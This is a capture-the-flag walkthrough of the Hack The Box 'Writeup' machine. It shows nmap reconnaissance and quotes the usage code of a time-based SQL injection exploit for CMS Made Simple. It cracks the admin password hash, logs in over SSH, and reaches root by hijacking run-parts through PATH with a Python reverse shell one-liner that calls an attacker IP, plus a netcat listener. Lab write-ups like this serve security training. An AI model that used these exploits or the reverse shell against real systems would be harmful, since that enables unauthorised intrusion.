




We start off as always with a nmap scan to see what kind of ports are open

```
nmap -sC -sV -A 10.10.10.138
```



All we get is a SSH and Apache. So starting with port 80



So,lets check robots.txt first and we got /writeup/


```
#
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

We then get a sub site named writeup, we can go to that via

http://10.10.10.138/writeup/


we need to find in order to exploit it.

If we use wappalyzer it tells us that its made of ‘CMS made simple’



We can then use searchsploit and Google search to find any exploits for these that runs through a website

https://www.exploit-db.com/exploits/46635




Usage:

```
parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)


options, args = parser.parse_args()
if not options.url:
```

```
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w
/path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a
time based."
    exit()
```


It can use –u for url –w for wordlist and –c for crack

Python 46635.py –u http://10.10.10.138/writeup/ -c –w rockyou.txt



Now in my case password is not cracked by script so I use hashcat on -m 20 with

```
HASH=62def4866937f08cc13bab43bc5y4:5a599ef579066807
```



We then a cracked password '**raykayjay9**' After that we can connect the box ssh and get user

```
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  4 10:54:19 2019 from 10.10.13.219
jkr@writeup:~$ l
-bash: l: command not found
jkr@writeup:~$ ls
45010  kvm_fd_install  linux-exploit-suggester.sh  user.txt
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
jkr@writeup:~$
```

User: d4e493fd4068afc9eb1**********

Now getting into Root

use pspy64

After observing here for a while you find that a script is running

```
UID=0    PID=3321   | sshd: jkr [priv]
UID=0    PID=3322   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/
UID=0    PID=3323   |
UID=0    PID=3324   | /bin/sh /etc/update-motd.d/10-uname
UID=0    PID=3325   | sshd: jkr [priv]
UID=1000 PID=3326   | sshd: jkr@pts/16
```

This is run-parts and that is located in a PATH, This run-parts is writable from the user and executed by root

So we just write to that with a reverse shell exploit.

Python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.12.85",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);

Just change my ip address with yours and on another tab use netcat

nc –lvp 1234

Now open another tab and access ssh again so we got reverse shell as root on netcat tab

```
# uname -a
Linux writeup 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
# whoami
root
# pwd
/root
```

Root: eeba47f60b48ef92b7********